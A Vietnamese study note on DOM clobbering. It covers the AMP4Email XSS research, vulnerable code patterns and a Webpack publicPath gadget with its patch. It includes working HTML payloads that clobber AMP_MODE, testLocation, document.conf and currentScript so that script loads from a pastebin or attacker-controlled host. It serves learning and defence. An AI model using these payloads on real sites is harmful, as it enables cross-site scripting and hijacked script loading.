Abstract
Tận dụng cơ chế cũ của browser có tên là named property access để ghi đè các property của
windowhoặcdocument. Nếu client-side script hoạt động dựa trên các property này và thực hiện các sensitive actions thì có thể bị tấn công.
XSS in GMail’s AMP4Email via DOM Clobbering
What is AMP4Email
AMP4Email là một feature mới của Google cho phép thêm dynamic content vào trong email. Nó sử dụng một bộ các validators sử dụng các whitelists của tags và attributes để đảm bảo không xảy ra XSS. Chúng ta có thể thử nghiệm ở Gmail AMP for Email Playground.
Nếu chúng ta thử thêm vào thẻ hoặc attribute nằm ngoài whitelist thì sẽ nhận được error như sau:

Researcher nhận thấy rằng có thể dùng id attribute.

Đây là một điều kiện để sử dụng kỹ thuật DOM Clobbering, là một chức năng cũ của browser và vẫn còn tồn tại cho đến ngày nay để đảm bảo tính tương thích mang tên named property access.
DOM Clobbering
Thông thường, khi ta tạo ra một thẻ HTML chẳng hạn như <input id=username> thì có thể truy cập thông qua JavaScript chẳng hạn như document.getElementById('username') hoặc document.querySelector('#username'). Tuy nhiên, ta có thể dùng tính năng named property access để truy cập nó thông qua window object. Nói cách khác, window.username tương đương với document.getElementById('username'). Tính năng này có thể bị khai thác nếu như ứng dụng đưa ra quyết định dựa trên các thuộc tính của window chẳng hạn như if (window.isAdmin) { ... }.
Giả sử application có đoạn code sau:
if (window.test1.test2) {
  eval("" + window.test1.test2)
}
Mục tiêu là thực thi JS code tùy ý sử dụng DOM clobbering. Để làm được điều này, ta cần giải quyết 2 vấn đề:
- Ta biết rằng ta có thể tạo property ở
windownhưng nested property chẳng hạn nhưwindow.test1.test2thì sao? - Liệu ta có thể kiểm soát cách mà DOM element được casted sang chuỗi. Đa phần các HTML elements khi được casted sang chuỗi thì sẽ giá trị giống như
[object HTMLInputElement].
Giải quyết vấn đề 1 bằng cách dùng thẻ <form> như sau:
<form id="test1">
  <input name="test2" />
</form>
Khi đó, thẻ <input> sẽ là giá trị của key test2 bên trong object test1.
Để giải quyết vấn đề thứ 2, researcher tạo ra đoạn code JS nhỏ sau:
Object.getOwnPropertyNames(window)
  .filter((p) => p.match(/Element$/))
  .map((p) => window[p])
  .filter((p) => p && p.prototype && p.prototype.toString !== Object.prototype.toString)
Đoạn code này sẽ lặp qua tất cả các HTML elements có thể có rồi check xem hàm toString của nó có bằng với Object.prototype.toString hay không. Nếu không thì sẽ có một hàm toString nào đó trả về giá trị khác [object HTMLInputElement].
Kết quả cho ra TMLAreaElement (<area>) và HTMLAnchorElement (<a>). Do tag đầu tiên bị cấm trong AMP4Email nên researcher tập trung vào tag thứ 2. Thẻ <a> khi gọi hàm toString thì sẽ in ra thuộc tính href của nó:
<a id=test1 href=https://securitum.com>
<script>
  alert(test1); // alerts "https://securitum.com"
</script>
Tại thời điểm này, ta nghĩ rằng PoC để thực thi code là:
<form id="test1">
  <a name="test2" href="x:alert(1)"></a>
</form>
Tuy nhiên, thuộc tính test2 bị undefined. Lý do là thẻ <a> không trở thành các thuộc tính của object test1 như thẻ <input>.
Giả sử ta có 2 thẻ <a> cùng id như sau:
<a id="test1">click!</a> <a id="test1">click2!</a>Khi truy cập đến window.test1 bằng Chromium, ta sẽ nhận được 1 HTMLCollection như sau:

Và bằng cách thêm vào attribute cho thẻ <a> thứ 2, ta có thể tạo ra property test2 bên trong object test1:
<a id="test1">click!</a> <a id="test1" name="test2">click2!</a>Khi đó, chúng ta có thể truy cập đến thẻ <a> thứ 2 thông qua window.test1.test2:

Cuối cùng, payload để thực thi code JS tùy ý là:
<a id="test1"></a><a id="test1" name="test2" href="x:alert(1)"></a>Với giá trị của href là giá trị mà ta muốn được casted sang chuỗi và truyền vào eval.
Exploiting DOM Clobbering in AMP4Email
Research ban đầu tìm kiếm các properties của window có trong AMP4Email thì thấy có một vài property với prefix AMP như sau:

Khi thử tạo element có id là AMP thì gặp lỗi:

Tuy nhiên, khi dùng AMP_MODE thì lại không gặp lỗi trên mà gặp lỗi sau:

Có vẻ như AMP4Email đang cố load một script nào đó và giá trị undefined trong https://cdn.ampproject.org/rtv/undefined/v0/amp-auto-lightbox-0.1.js làm researcher chú ý. Researcher cho rằng AMP cố gắng lấy property AMP_MODE và construct URL nhưng do nó bị clobbered bởi researcher nên giá trị của nó là undefined.
Đoạn code liên quan (đã được deobfuscated):
var script = window.document.createElement("script")
script.async = false

var loc
if (AMP_MODE.test && window.testLocation) {
  loc = window.testLocation
} else {
  loc = window.location
}

if (AMP_MODE.localDev) {
  loc = loc.protocol + "//" + loc.host + "/dist"
} else {
  loc = "https://cdn.ampproject.org"
}

var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : ""
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion
;+"/" + singlePass + "v0/" + pluginName + ".js"

document.head.appendChild(b)
Đoạn code này tạo ra thẻ <script> và kiểm tra xem AMP_MODE.test, window.testLocation và AMP_MODE.localDev có phải là truthy hay không1. Nếu thỏa thì window.testLocation sẽ được dùng để làm source của thẻ <script>. Với DOM clobbering, ta có thể kiểm soát toàn bộ URL của script.
Giả sử AMP_MODE.localDev và AMP_MODE.test là đúng, đoạn code được đơn giản hóa như sau:
var script = window.document.createElement("script")
script.async = false

b.src =
  window.testLocation.protocol +
  "//" +
  window.testLocation.host +
  "/dist/rtv/" +
  AMP_MODE.rtvVersion
;+"/" + (AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "") + "v0/" + pluginName + ".js"

document.head.appendChild(b)
Để khai thác, ta sẽ thực hiện DOM clobbering nhằm AMP_MODE.localDev và AMP_MODE.test có giá trị là truthy:
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>
Cuối cùng, ta overwrite giá trị của window.testLocation.protocol là URL của malicious JS mà ta muốn thực thi:
<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol" href="https://pastebin.com/raw/0tn8z0rG#"></a>
Do có CSP, researcher không thể khai thác được lỗ hổng này:
Content-Security-Policy: default-src 'none';
script-src 'sha512-oQwIl...=='
  https://cdn.ampproject.org/rtv/
  https://cdn.ampproject.org/v0.js
  https://cdn.ampproject.org/v0/
Info
Thông qua việc cố gắng bypass các CSP policies trên, researcher tìm ra được cách để bypass dir-based CSP: Bypassing Dir-Based CSP
DOMC Wiki
Overshadow Properties of document
Một ví dụ khác của JS code bị dính lỗ hổng DOM clobbering:
1. document.conf = {};
2. const queryParams = new URLSearchParams(window.location.search);
3. if(isTrustedOrigin(queryParams.get('next'))){
4.   document.conf.src = queryParams.get('next');
5. }
6. // [...]
7. let next = document.conf.src || 'https://benign1.com/index.html';
8. window.location.href = next;
9. // [...]
10. function isTrustedOrigin(url){
11.  let targetOrigin = new URL(url).origin;
12.  let trustedOrigins= [
13.    new URL('https://benign1.com').origin,
14.    new URL('https://benign2.com').origin
15.  ];
16.  if(trustedOrigins.indexOf(targetOrigin) !== -1) return true;
17.  return false;
18. }
Đoạn script trên có lỗ hổng ở dòng 7 do nó gán document.conf.src vào next. Mà attacker có thể kiểm soát conf.src thông qua DOM clobbering như sau:
<img name="conf" src="javascript:alert(1)" />Khi đó, thuộc tính document.conf sẽ trỏ đến thẻ <img>. Dẫn đến, khi thực hiện redirect ở dòng 8, code JS trong giá trị của src thuộc thẻ <img> sẽ được thực thi.
Overshadow Browser APIs
Ngoài việc sử dụng để load script bên ngoài, attacker cũng có thể sử dụng DOM clobbering để ghi đè các hàm của Browser API. Ví dụ, nếu attacker chèn vào thẻ có id=getElementbyId thì hàm getElementbyId sẽ không còn hoạt động như ban đầu nữa.
DOM Clobbering Code Patterns
Sau đây là một số pattern phát hiện DOM clobbering phổ biến:

Phổ biến nhất là pattern A và E.
DOM Clobbering Payload Generator
Công cụ dùng để tạo payload tấn công DOM clobbering: DOM Clobbering
Webpack’s AutoPublicPathRuntimeModule Has a DOM Clobbering Gadget that Leads to XSS
Gadgets Found in Webpack
Tồn tại lỗ hổng DOM clobberring trong đoạn code được tạo ra bởi Webpack dùng để load thêm script từ server.
/******/ /* webpack/runtime/publicPath */
/******/ ;(() => {
  /******/ var scriptUrl
  /******/ if (__webpack_require__.g.importScripts) scriptUrl = __webpack_require__.g.location + ""
  /******/ var document = __webpack_require__.g.document
  /******/ if (!scriptUrl && document) {
    /******/ if (document.currentScript) /******/ scriptUrl = document.currentScript.src
    /******/ if (!scriptUrl) {
      /******/ var scripts = document.getElementsByTagName("script")
      /******/ if (scripts.length) {
        /******/ var i = scripts.length - 1
        /******/ while (i > -1 && (!scriptUrl || !/^http(s?):/.test(scriptUrl)))
          scriptUrl = scripts[i--].src
        /******/
      }
      /******/
    }
    /******/
  }
  /******/ // When supporting browsers where an automatic publicPath is not supported you must specify an output.publicPath manually via configuration
  /******/ // or pass an empty string ("") and set the __webpack_public_path__ variable from your code to use your own logic.
  /******/ if (!scriptUrl) throw new Error("Automatic publicPath is not supported in this browser")
  /******/ scriptUrl = scriptUrl
    .replace(/#.*$/, "")
    .replace(/\?.*$/, "")
    .replace(/\/[^\/]+$/, "/")
  /******/ __webpack_require__.p = scriptUrl
  /******/
})()
Lỗ hổng nằm ở điều kiện if thứ 2: attacker có thể control được currentScript của document thông qua thẻ <img> với name là currentScript và src là tùy ý. Khi đó, scriptUrl hay chính xác hơn thì __webpack_require__.p sẽ là domain của attacker.
PoC
Nếu ứng dụng với lỗ hổng HTML injection có load một script module nào đó như sau:
// entry.js
import("./import1.js")
  .then((module) => {
    module.hello()
  })
  .catch((err) => {
    console.error("Failed to load module", err)
  })
Thì attacker có thể làm cho ứng dụng load script từ domain của attacker chẳng hạn như attacker.controlled.server/import1.js:
<img name="currentScript" src="https://attacker.controlled.server/"></img>Patch
Lỗ hổng này có thể vá bằng cách thêm vào một điều kiện kiểm tra xem tag của document.currentScript có phải là script hay không. Nếu không thì không cho phép xây dựng scriptUrl từ src của script đó (ta giả sử rằng attacker không kiểm soát được thẻ <script> này, nếu có thì đó đã là XSS và không cần DOM clobbering nữa).
/******/ /* webpack/runtime/publicPath */
/******/ ;(() => {
  /******/ var scriptUrl
  /******/ if (__webpack_require__.g.importScripts) scriptUrl = __webpack_require__.g.location + ""
  /******/ var document = __webpack_require__.g.document
  /******/ if (!scriptUrl && document) {
    /******/ if (
      document.currentScript &&
      document.currentScript.tagName.toUpperCase() === "SCRIPT"
    )
      // Assume attacker cannot control script tag, otherwise it is XSS already :>
      /******/ scriptUrl = document.currentScript.src
    /******/ if (!scriptUrl) {
      /******/ var scripts = document.getElementsByTagName("script")
      /******/ if (scripts.length) {
        /******/ var i = scripts.length - 1
        /******/ while (i > -1 && (!scriptUrl || !/^http(s?):/.test(scriptUrl)))
          scriptUrl = scripts[i--].src
        /******/
      }
      /******/
    }
    /******/
  }
  /******/ // When supporting browsers where an automatic publicPath is not supported you must specify an output.publicPath manually via configuration
  /******/ // or pass an empty string ("") and set the __webpack_public_path__ variable from your code to use your own logic.
  /******/ if (!scriptUrl) throw new Error("Automatic publicPath is not supported in this browser")
  /******/ scriptUrl = scriptUrl
    .replace(/#.*$/, "")
    .replace(/\?.*$/, "")
    .replace(/\/[^\/]+$/, "/")
  /******/ __webpack_require__.p = scriptUrl
  /******/
})()
Resources
- XSS in GMail’s AMP4Email via DOM Clobbering - research.securitum.com
- Có rất nhiều kỹ thuật và cách để phát hiện DOM clobbering: Overview | DOMC Wiki
- Có thể dùng làm cheatsheet: It’s (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses
Footnotes
-
Xem thêm JS Booleans. ↩